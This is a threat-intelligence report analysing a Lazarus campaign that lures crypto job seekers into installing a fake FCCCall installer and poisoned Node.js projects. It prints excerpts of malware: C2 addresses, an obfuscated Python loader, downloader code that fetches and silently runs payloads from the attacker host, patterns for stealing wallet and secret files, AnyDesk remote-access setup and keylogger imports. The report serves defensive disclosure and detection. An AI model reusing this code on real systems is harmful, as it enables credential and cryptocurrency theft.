

Lazarus' Espionage-related Cryptocurrency Activities Remain Active, With A Significant Amount of Assets Still in Circulation

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 Security Incidents

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LazarusAPT

1. Overview

Lazarus is a state-backed APT group from Northeast Asia that has been active since at least 2009. Lazarus targets a wide range of victims and has evolved into a complex hacking organization with multiple branches. Unlike other APT groups, Lazarus is primarily motivated by financial gain. Over the past decade, the group has shown a keen interest in the cryptocurrency sector.

ThreatBook has observed that since the Lazarus PyPI poisoning incident involving Python repositories, the group has increasingly favored lightweight Python and JavaScript arsenals. Despite multiple disclosures of related attacks, many of their malicious assets remain active. Given the escalating political tensions on the Korean Peninsula, Lazarus may become even more active in the future.

Lazarus has been luring targets by posting fake cryptocurrency-related job ads or project opportunities on social media platforms. Once individuals take the bait, they are further tricked into installing malicious tools related to video interviews or cryptocurrency projects, which are then used to steal cryptocurrency.

Lazarus' activities in the cryptocurrency space can be traced back to as early as May 2023. Their arsenal includes trojans such as downloaders developed on the QT6 platform, as well as Python and JavaScript-based malware. The targeted operating systems include Windows, Linux, and macOS.

IThreatBook, through its analysis of related samples, IPs, and domain tracing, has identified several related IOCs (Indicators of Compromise) that can be used for threat intelligence detection. Detection and protection against this attack have been integrated into ThreatBook's platforms, including the TDP threat detection platform, the TIP threat intelligence platform, the threat intelligence SaaS API, Cloud Sandbox S, OneSandbox analysis platform, DNS-based Secure Web Gateway OneDNS, OneSIG Security Intelligence Gateway, , and the Secure Endpoint Cloud OneSEC.


2. Incident Details

The Lazarus group has been posting cryptocurrency-related job offers or research projects on multiple platforms, including LinkedIn, X (formerly Twitter), Facebook, GitHub, and Stack Overflow, to identify potential targets. One of the fake cryptocurrency-related employer websites, [Hirog.io](https://hirog.io), is still active.

The screenshot shows the website hirog.io/page/how-it-works. The page features a green header with the HiroG logo and navigation links: HOW IT WORKS, PRICES, FAQ, BLOG, CONTACTS. The main content area is titled "How it works" and includes a 3D illustration of a warehouse with a forklift and a conveyor belt. Below this is the "Our Services" section, which lists four services:

- Reception, barcode scanning, and placement of goods**: Transfer goods to our warehouse by any means, and we will promptly receive, check, apply a barcode if it is not on the goods, and place them in the warehouse.
- Responsible storage of goods in the warehouse**: We store goods in the warehouse with full compliance with storage rules. In case of loss or damage to the goods, we compensate for their value.
- Packaging, assembly, and dispatch of orders**: After receiving an order, our packers assemble and package the goods in the order, following the client's packaging instructions. We ship orders internationally.
- Personal account with complete information on all processes**: With a personal account from HiroG Group, you do not need additional CRM systems, as with us, you can manage all the logical processes of your store.

Multiple historical job listings can be seen in Google cache.



After the targets 'take the bait,' the attackers further lure them through communication platforms like Telegram to download and install malicious programs. The poisoned cryptocurrency project based on Node.js is outlined below.

名称	修改日期	类型	大小
african-economy-main	2023/5/18 20:21	文件夹	
g-star	2024/9/30 15:30	文件夹	
onlinestoreforhirog-main	2024/7/11 1:34	文件夹	
african-economy-main.zip	2024/9/30 10:48	压缩(zipped)文件...	1,014 KB
g-star.zip	2024/9/30 10:50	压缩(zipped)文件...	3,997 KB
onlinestoreforhirog.zip	2024/9/30 10:50	压缩(zipped)文件...	3,910 KB


名称	修改日期	类型	大小
auth.js	2024/7/11 1:34	JavaScript 文件	1 KB
cart.js	2024/7/11 1:34	JavaScript 文件	1 KB
home.js	2024/7/11 1:34	JavaScript 文件	1 KB
paymentRoute.js	2024/7/11 1:34	JavaScript 文件	1 KB
printfulRoute.js	2024/7/11 1:34	JavaScript 文件	11 KB
product.js	2024/7/11 1:34	JavaScript 文件	1 KB
user.js	2024/7/11 1:34	JavaScript 文件	1 KB

```

72 router.delete('/orders/:orderId', async (req, res) => {
73   const { orderId } = req.params;
74   try {
75     await printfulService.deleteOrder(orderId, YOUR_STORE_ID);
76     res.json({ message: 'Order deleted successfully' });
77   } catch (error) {
78     res.status(500).json({ error: error.message });
79   }
80 });
81
82 module.exports = router;

```

The fake FCCCall video conferencing software is as follows, with versions available for both Windows and macOS.



After the target installs the malicious project, the background malware automatically downloads and installs a secondary payload to carry out data theft activities.

3. Sample Analysis

The malicious software that Lazarus induces targeted individuals to install covers Windows, Linux, and MacOS platforms. The subsequent payloads are mostly lightweight Python-based data-stealing trojans of the same type. This article analyzes a sample from the Windows platform, specifically a "forged FCCCall video conferencing installation package.

File Name	FCCCall.msi
MD5	8ebca0b7ef7dbfc14da3ee39f478e880
SHA1	5cce14436b3ae5315feec2e12ce6121186f597b3
SHA256	36cac29ff3c503c2123514ea903836d5ad81067508a8e16f7947e3e675a08670
File Type	MSI
File Size	152.37 MB
Description	Forged FCCCall video conferencing installation package, cryptocurrency theft

3.1 The FCCCall MSI installation package is as follows: launching the FCCCall.exe program initiates the data-stealing trojan.

名称	大小	压缩后大小	创建时间	修改时间
Binary.banner.scale20...	22 946	23 040		
Binary.banner.svg	28 870	29 184		
Binary.cmdlinkarrow	2 862	2 880		
Binary.completi	15 086	15 360		
Binary.custicon	15 086	15 360		
Binary.dialog.jpg	12 626	12 800		
Binary.dialog.scale12...	16 673	16 896		
Binary.dialog.scale15...	27 770	28 160		
Binary.dialog.scale20...	69 692	70 144		
Binary.dialog.svg	33 179	33 280		
Binary.exclamic	15 086	15 360		
Binary.info	15 086	15 360		
Binary.insticon	15 086	15 360		
Binary.New	15 086	15 360		
Binary.removico	15 086	15 360		
Binary.repairic	15 086	15 360		
Binary.tabback	854	896		
Binary.Up	15 086	15 360		
disk1.cab	156 965 590	156 965 888		
Icon.FCCCall.exe	113 543	113 664		
[5]SummaryInformati...	548	576		
选定 1 / 62 个项目	156 965 590	156 965 590		

3.2 The trojan was developed using the QT6 framework, and it conceals the execution of malicious code in the background by displaying a video conference window pointing to [freeconference.com](https://www.freeconference.com).

```

56 QObject::connectImpl(&v17, v22, &v37, v22, &v36, v3, 0, 0i64, &unk_1400162D0);
57 QMetaObject::Connection::~Connection((QMetaObject::Connection *)&v17);
58 QWebEngineView::QWebEngineView((QWebEngineView *)v21, 0i64);
59 v36 = (QWebEnginePage *)operator new(0x18ui64);
60 v4 = sub_140007BE0(v36, 0i64);
61 QWebEngineView::setPage((QWebEngineView *)v21, v4);
62 QString::QString((QString *)v16, "https://hello.freeconference.com/login/access-code");
63 v5 = (const struct QUrl *)QUrl::QUrl(&v36, v16, 0i64);
64 QWebEngineView::load((QWebEngineView *)v21, v5);
65 QUrl::~QUrl((QUrl *)&v36);
66 QString::~QString(v16);
67 QWidget::resize((QWidget *)v21, 1024, 750);
68 QWidget::show((QWidget *)v21);
69 v6 = (QWebEnginePage *)operator new(0x28ui64);
70 v36 = v6;
71 QMenu::QMenu(v6, 0i64);
72 *(_QWORD *)v6 = &QMenu::`vftable';
73 *((_QWORD *)v6 + 2) = &QMenu::`vftable';
74 QString::QString((QString *)v18, "&Hide");
75 v7 = QWidget::addAction(v6, (const struct QString *)v18);
76 QString::~QString(v18);
77 *(_QWORD *)&v16[0] = QWidget::hide;
78 DWORD2(v16[0]) = 0;
79 v17 = v16[0];
80 v36 = (QWebEnginePage *)QAction::triggered;
81 v8 = operator new(0x20ui64);
82 *(_QWORD *)&v16[0] = v8;
83 *(_DWORD *)v8 = 1;
84 v8[1] = sub_1400015A0;

```

3.3 Malicious code initialization, C2 (<http://185.235.241.208:1224>), and browser cryptocurrency wallet extension ID.

```

28 QNetworkRequest::QNetworkRequest((QNetworkRequest *)a1 + 9);
29 QNetworkRequest::QNetworkRequest((QNetworkRequest *)a1 + 10);
30 QString::QString((QString *)a1 + 0xE, "http://185.235.241.208:1224");
31 v2 = 0i64;
32 a1[17] = 0i64;
33 a1[18] = 0i64;
34 a1[19] = 0i64;
35 a1[20] = 0i64;
36 a1[21] = 0i64;
37 a1[22] = 0i64;
38 a1[23] = 0i64;
39 a1[24] = 0i64;
40 a1[25] = 0i64;
41 a1[27] = 0i64;
42 a1[28] = 0i64;
43 a1[29] = 0i64;
44 QString::QString((QString *)v7, "nkbihfbeogaeaoehlefnkodbefgpgknn");// MetaMask Wallet Chrome
45 QString::QString((QString *)v8, "ejbalbakoplchlghcedalmeeeajnimhm");// MetaMask Wallet Microsoft Edge
46 QString::QString((QString *)v9, "fhbohimaelbohpbjbbldcngcnapndodjp");// 币安钱包 Chrome
47 QString::QString((QString *)v10, "hnfanknocfeofbddgcijmhnfnkdnaad");// Coinbase Wallet extension Chrome
48 QString::QString((QString *)v11, "ibnejdfjmmkpcnlpebklmknkoeiohofec");// TronLink Chrome
49 QString::QString((QString *)v12, "bfnaelmomeimhlpmgjnjophpkoljpa");// Phantom Chrome
50 QString::QString((QString *)v13, "aeachknmefphecpcionboohckonoemg");// Coin98 Wallet Chrome
51 QString::QString((QString *)v14, "hifafgmcddpekplomjkkcfgodnhcellj");// Crypto.com | Wallet Extension Chrome
52 QString::QString((QString *)v15, "jblndlipeogpafnlhdgmapagccccfchpi");// Kaia Wallet Chrome
53 QString::QString((QString *)v16, "acmacodkjbdgmoleebolmdjonilkdbch");// Rabby Wallet Chrome
54 QString::QString((QString *)v17, "dlcobpjiiigpikoobohmabehmhfoodbb");// Argent X - Starknet wallet Chrome
55 QString::QString((QString *)v18, "aholpfdialjggjfhomihkjbgmjidlcdo");// Exodus Web3 Wallet Chrome
56 v3 = QByteArray::allocate(v6, 24i64, 8i64, 12i64, 1);
57 a1[31] = v6[0];
58 a1[32] = v3;

```

00000482 init_sub_140001040:23 (140001082)

3.4 Based on the default data storage path of the cryptocurrency wallet extension, the stolen data is transmitted back to the URL: <http://185.235.241.208:1224/uploads>.

```
.rdata:000000014000C494 aUsers db '/Users',0 ; DATA XREF: sub_140006880+D0f0
.rdata:000000014000C49B align 20h
.rdata:000000014000C4A0 aAppdataLocalGo db '/AppData/Local/Google/Chrome/User Data',0
.rdata:000000014000C4A0 ; DATA XREF: sub_140006880+168f0
.rdata:000000014000C4C7 align 8
.rdata:000000014000C4C8 aConfigGoogleCh db '/.config/google-chrome',0
.rdata:000000014000C4C8 ; DATA XREF: sub_140006880+41Ff0
.rdata:000000014000C4DF align 20h
.rdata:000000014000C4E0 aLibraryApplica db '/Library/Application Support/Google/Chrome',0
.rdata:000000014000C4E0 ; DATA XREF: sub_140006880+6CCf0
.rdata:000000014000C50B align 10h
.rdata:000000014000C510 aAppdataLocalBr db '/AppData/Local/BraveSoftware/Brave-Browser/User Data',0
.rdata:000000014000C510 ; DATA XREF: sub_140006880+8FFf0
.rdata:000000014000C545 align 8
.rdata:000000014000C548 aConfigBravesof db '/.config/BraveSoftware/Brave-Browser',0
.rdata:000000014000C548 ; DATA XREF: sub_140006880+94Ef0
.rdata:000000014000C56D align 10h
.rdata:000000014000C570 aLibraryApplica_0 db '/Library/Application Support/BraveSoftware/Brave-Browser',0
.rdata:000000014000C570 ; DATA XREF: sub_140006880+99Df0
.rdata:000000014000C5A9 align 10h
.rdata:000000014000C5B0 aAppdataRoaming db '/AppData/Roaming/Opera Software/Opera Stable',0
.rdata:000000014000C5B0 ; DATA XREF: sub_140006880+A36f0
.rdata:000000014000C5DD align 20h
.rdata:000000014000C5E0 aConfigOpera db '/.config/opera',0 ; DATA XREF: sub_140006880+A85f0
.rdata:000000014000C5EF align 10h
.rdata:000000014000C5F0 aLibraryApplica_1 db '/Library/Application Support/com.operasoftware.opera',0
.rdata:000000014000C5F0 ; DATA XREF: sub_140006880+AD4f0
.rdata:000000014000C625 align 8
.rdata:000000014000C628 a12 db '%1%2',0 ; DATA XREF: sub_1400032A0+ADf0
.rdata:000000014000C62E align 10h
.rdata:000000014000C630 aLogkcDb db 'logkc_db',0 ; DATA XREF: sub_1400032A0+110f0
.rdata:000000014000C639 align 20h
.rdata:000000014000C640 aLibraryKeychai db '/Library/Keychains/login.keychain-db',0
.rdata:000000014000C640 ; DATA XREF: sub_1400032A0+1EEf0
```

3.5 Additionally, the trojan downloads the Python environment and the Python client trojan.

<http://185.235.241.208:1224/pdown> -> Python installation package

<http://185.235.241.208:1224/client/99> -> Python trojan


```

58 QString::QString((QString *)v19, (const struct QString *) (a1 + 112));
59 LODWORD(v20) = 17;
60 v17 = "/pdown";
61 v18 = 6i64;
62 QString::append(v19, &v17);
63 v8 = (const struct QUrl *)QUrl::QUrl(&v21, v19, 0i64);
64 QNetworkRequest::setUrl((QNetworkRequest *) (a1 + 72), v8);
65 QUrl::~QUrl((QUrl *)&v21);
66 QString::~QString(v19);
67 v9 = QNetworkAccessManager::get((QNetworkAccessManager *) (a1 + 32), (const struct QNetworkRequest *) (a1 + 72));
68 *(_QWORD *) (a1 + 96) = v9;
69 v20 = PythonEnvDownload_sub_140005460;
70 v17 = (const char *)QNetworkReply::finished;
71 LODWORD(v18) = 0;
72 v10 = operator new(0x18ui64);
73 v22 = v10;
74 *(_DWORD *)v10 = 1;
75 v10[1] = sub_140001560;
76 v10[2] = v20;
77 QObject::connectImpl(&v21, v9, &v17, a1, &v20, v10, 0, 0i64, QNetworkReply::staticMetaObject);
78 v7 = 33;
79 QMetaObject::Connection::~Connection((QMetaObject::Connection *)&v21);
80 }
81 QString::QString((QString *)v19, (const struct QString *) (a1 + 112));
82 LODWORD(v20) = v7 | 2;
83 v17 = "/client/99";
84 v18 = 10i64;
85 QString::append(v19, &v17);
86 v11 = (const struct QUrl *)QUrl::QUrl(&v21, v19, 0i64);
87 QNetworkRequest::setUrl((QNetworkRequest *) (a1 + 80), v11);
88 QUrl::~QUrl((QUrl *)&v21);
89 QString::~QString(v19);
90 v12 = QNetworkAccessManager::get((QNetworkAccessManager *) (a1 + 48), (const struct QNetworkRequest *) (a1 + 80));
91 *(_QWORD *) (a1 + 104) = v12;
92 v20 = PythonTrojanDownload_sub_1400025C0;
93 v17 = (const char *)QNetworkReply::finished;
00006D09 core_sub_140007810:58 (140007909)

```

3.6 <http://185.235.241.208:1224/client/99> -> `main99.py`. The downloaded Python payload uses lambda functions for multi-layer reverse nesting, base64 decoding, and decompression to obtain the final Python code entity.

```

__ = lambda __ : __import__ ('zlib').decompress(__import__ ('base64').b64decode (__ [::-1]));exec((_) (
b'='kNcDN+B//33n7vU3iRohw7//1i770w0ngp4N7/pOLK5/BXJYVd1UGTstxODf5GIweEogJQ1XIAQfQLAsduinJTNaef/9t8p8N
uxkzKDg6q6EH3YxJP/P10ad9t/2H++o/GENPEzshazOcyj7b7IPXjUosujPmmDJR16la9psyo3WNqgqnsnCCt8TnjfE/usYvWcF
2v/3oSOrnt1Ge4PnS4U+kHOQMVRi3wgD1/z+tzUPQwTA5Q/LrLaSV4rtBNYvS3ekkmOS+L6f6CvyrJhTrfUEKl+ATQFavzW2F
HHoqfM
C:\Windows\System32\cmd.exe
=====index=45=====
=====index=46=====
a5c4dv=====index=47=====
rW2rNu=====index=48=====
JLTCBR=====index=49=====
b import base64,platform,os,subprocess,sys\ntry:import requests\nexcept:subprocess.check_call([sys.executable, '-m', '\
Sx6Szd pip', '\install', '\requests\n'],import requests\n\nsType = "15"\ngType = "root"\nnot = platform.system()\nhome = os.p
E9E5A5 path.expanduser('~')\n\nhost1 = "10.10.51.212"\nhost2 = f'http://{host1}:1224'\n\npd = os.path.
join(home, "n2")\n\nap = pd + "/pay\n\ndef download_payload():\n    if os.path.exists(ap):\n        try:os.remove(ap)\n
A3rx1s except OSError:return True\n        try:\n            if not os.path.exists(pd):os.makedirs(pd)\n            except:pass\n            try
si4YkD:\n            if ot=="Darwin":\n                # aa = requests.get(host2+"/payload/"+sType+"/"+gType, allow_redirects=True)\n
ScfQEi) as f:f.write(aa.content)\n            else:\n                aa = requests.get(host2+"/payload/"+sType+"/"+gType, allow_redire
qB5mNYcts=True)\n                with open(ap, '\wb') as f:f.write(aa.content)\n                return True\n            except Exception as e:re
6FNOQ8 turn False\n\nres=download_payload()\n\nif res:\n            if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags=s
subprocess.CREATE_NO_WINDOW | subprocess.CREATE_NEW_PROCESS_GROUP)\n            else:subprocess.Popen([sys.executable, ap])\n\nif
ot5M9c ot=="Darwin":sys.exit(-1)\n\nap = pd + "/bow\n\ndef download_browse():\n    if os.path.exists(ap):\n        try:os.rem
ove(ap)\n        except OSError:return True\n        try:\n            if not os.path.exists(pd):os.makedirs(pd)\n            except:pas
CMpccm\n            try:\n                aa=requests.get(host2+"/brow/"+sType+"/"+gType, allow_redirects=True)\n                with open(ap, '\wb
hLf6ID)\n            as f:f.write(aa.content)\n            return True\n            except Exception as e:return False\n\nres=download_browse()\n\nif
cZXLIL:\n            if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW | subprocess.CR
EATE_NEW_PROCESS_GROUP)\n            else:subprocess.Popen([sys.executable, ap])\n\nap = pd + "/mlip\n\ndef download_mclip():\n
7+g7pE\n            if os.path.exists(ap):\n                try:os.remove(ap)\n                except OSError:return True\n                try:\n                    if not os.p
RXMeN8th.exists(pd):os.makedirs(pd)\n                except:pass\n                try:\n                    aa=requests.get(host2+"/mclip/"+sType+"/"+gType, al
low_redirects=True)\n                with open(ap, '\wb') as f:f.write(aa.content)\n                return True\n            except Exception a
wcJMvb\n            s = return False\n\nres=download_mclip()\n\nif res:\n            if ot=="Windows":subprocess.Popen([sys.executable, ap], creationfla
Nv7Cckgs=subprocess.CREATE_NO_WINDOW | subprocess.CREATE_NEW_PROCESS_GROUP)\n            else:subprocess.Popen([sys.executable, ap])\n

```

3.7 `main99.py` is essentially a downloader trojan that downloads three subsequent Python trojans, each responsible for implementing malicious functions such as remote control, data theft, and keylogging and window monitoring.

```

6  sType = "99"
7  gType = "root"
8  ot = platform.system()
9  home = os.path.expanduser("~")
10 #host1 = "10.10.51.212"
11 host1 = "185.235.241.208"
12 host2 = f'http://{host1}:1224'
13 pd = os.path.join(home, ".n2")#%userprofile%/.n2
14 ap = pd + "/pay" #%userprofile%/.n2/pay
15 def download_payload():#http://185.235.241.208:1224/payload/99/root pay99.py -> %userprofile%/.n2/pay
33 res=download_payload()
34 if res:
35     if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW | subprocess.
36         else:subprocess.Popen([sys.executable, ap])
37
38     if ot=="Darwin":sys.exit(-1)
39
40     ap = pd + "/bow" #%userprofile%/.n2/bow
41
42 def download_browse():#http://185.235.241.208:1224/brow/99/root -> %userprofile%/.n2/bow
54 res=download_browse()
55 if res:
56     if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW | subprocess.
57         else:subprocess.Popen([sys.executable, ap])
58
59     ap = pd + "/mclip" #%userprofile%/.n2/mclip
60
61 def download_mclip():#http://185.235.241.208:1224/mclip/99/root -> %userprofile%/.n2/mclip
73 res=download_mclip()
74 if res:
75     if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW | subprocess.
76         else:subprocess.Popen([sys.executable, ap])

```

3.8 A brief summary of the functions of the three downloaded Python trojans is as follows.

URL	Drop Path	Description
http://185.235.241.208:1224/payload/99/root	%userprofile%/.n2/pay	Host reconnaissance, file theft, user monitoring, shell, configure AnyDesk for unattended access
http://185.235.241.208:1224/brow/99/root	%userprofile%/.n2/bow	Targeting mainstream browser data theft
http://185.235.241.208:1224/mclip/99/root	%userprofile%/.n2/mclip	Window monitoring, clipboard monitoring, keystroke logging

The host reconnaissance code at %userprofile%/.n2/pay is as follows, with the attacker focusing primarily on cryptocurrency-related information.

```

#过滤文件扩展名
ex_files = ['.exe','.dll','.msi','.dmg','.iso','.pkg','.apk','.xapk','.aar','.ap','.aab','.dex','.class']
#过滤文件目录
ex_dirs = ['vendor','Pods','node_modules','.git','.next','.externalNativeBuild','sdk','.idea','cocos2d',
pat_envs = ['.env','config.js','secret','metamask','wallet','private','mnemonic','password','account','.:
ex1_files = ['.php','.svg','.htm','.hpp','.cpp','.xml','.png','.swift','.ccb','.jsx','.tsx','.h','.java']
ex2_files = ['tsconfig.json','tailwind.config.js','svelte.config.js','next.config.js','babel.config.js',

def ld(rd,pd):#遍历文件

def fmt_s(s):
    if s<1024:return str(s)+'B'
    elif s<1048576:return '{:.0f}KB'.format(s/1024.)
    elif s<1073741824:return '{:.1f}MB'.format(s/1048576.)
    else:return '{:.1f}GB'.format(s/1073741824.)

def ups(sn):#文件上传

def fpatten(pat):#目标文件模糊搜索、上传

def uenv(C):#shellc

def fenv():#模糊搜索包含".env"路径文件、上传

def auto_up():
    fpatten('*private*')
    fpatten('*mnemonic*')
    fpatten('*secret*')
    fpatten('*wallet*')
    fenv()

```

Use the deployed configuration file to enable the AnyDesk client for more direct remote control of the compromised host.

```

def down_any(A,p):
    if os.path.exists(p):
        try:os.remove(p)
        except OSError:return _T
    try:
        if not os.path.exists(A.par_dir):os.makedirs(A.par_dir)
    except:pass

    host2 = f"http://{HOST}:{PORT}"
    try:
        myfile = requests.get(host2+"/adc/"+sType, allow_redirects=_T)
        with open(p,'wb') as f:f.write(myfile.content)
        return _T
    except Exception as e:return _F

def ssh_any(A,args):
    try:
        D=args[A];p = A.par_dir + "/adc";res=A.down_any(p)
        if res:
            if os_type == "Windows":subprocess.Popen([sys.executable,p],creationflags=subprocess.CREATE_NO_WINDOW|s
            else:subprocess.Popen([sys.executable,p])
            o = os_type + ' get anydesk'
        except Exception as e:o = f'Err7: {e}';pass
        p={A:D,_O:o};A.send(code=7,args=p)

```

Utilize multiple Python libraries for window monitoring, process monitoring, clipboard monitoring, and keystroke logging.

```

import socket, subprocess, sys, re
try:import pyWinhook as pyHook
except:subprocess.check_call([sys.executable, _M, _P, _L, \pyWinhook\]);import pyWinhook as pyHook
try:import psutil
except:subprocess.check_call([sys.executable, _M, _P, _L, \psutil\]);import psutil
try:import win32process
except:subprocess.check_call([sys.executable, _M, _P, _L, \pywin32\]);import win32process
try:import win32gui
except:subprocess.check_call([sys.executable, _M, _P, _L, \pywin32\]);import win32gui
try:import win32api
except:subprocess.check_call([sys.executable, _M, _P, _L, \pywin32\]);import win32api
try:import win32con
except:subprocess.check_call([sys.executable, _M, _P, _L, \pywin32\]);import win32con
try:import win32clipboard
except:subprocess.check_call([sys.executable, _M, _P, _L, \pywin32\]);import win32clipboard
try:from requests import post
except:subprocess.check_call([sys.executable, _M, _P, _L, \requests\]);from requests import post
try:import wx
except:subprocess.check_call([sys.executable, _M, _P, _L, \wxPython\]);import wx

```

The Python data-stealing trojan is compatible with the three major PC platforms: Windows, Linux, and macOS.

```

if os_type == "Windows":oss = Windows
elif os_type == "Linux":oss = Linux
elif os_type == "Darwin":oss = Mac
else:dir = os.getcwd();os.remove(dir+'\\%s' % sys.argv[0]);sys.exit(-1) # Clean exit

```

The target browsers include five common programs: Chrome, Opera, Brave, Yandex, and msedge.

```

class Chrome(BrowserVersion):base_name = "chrome";v_w = ["chrome", "chrome dex", "chrome beta", "chrome canary"];v_l = ["google-chrome",
"google-chrome-unstable", "google-chrome-beta"];v_m = ["chrome", "chrome dex", "chrome beta", "chrome canary"]
class Brave(BrowserVersion):base_name = "brave";v_w = ["Brave-Browser", "Brave-Browser-Beta", "Brave-Browser-Nightly"];v_l = ["Brave-Browser",
"Brave-Browser-Beta", "Brave-Browser-Nightly"];v_m = ["Brave-Browser", "Brave-Browser-Beta", "Brave-Browser-Nightly"]
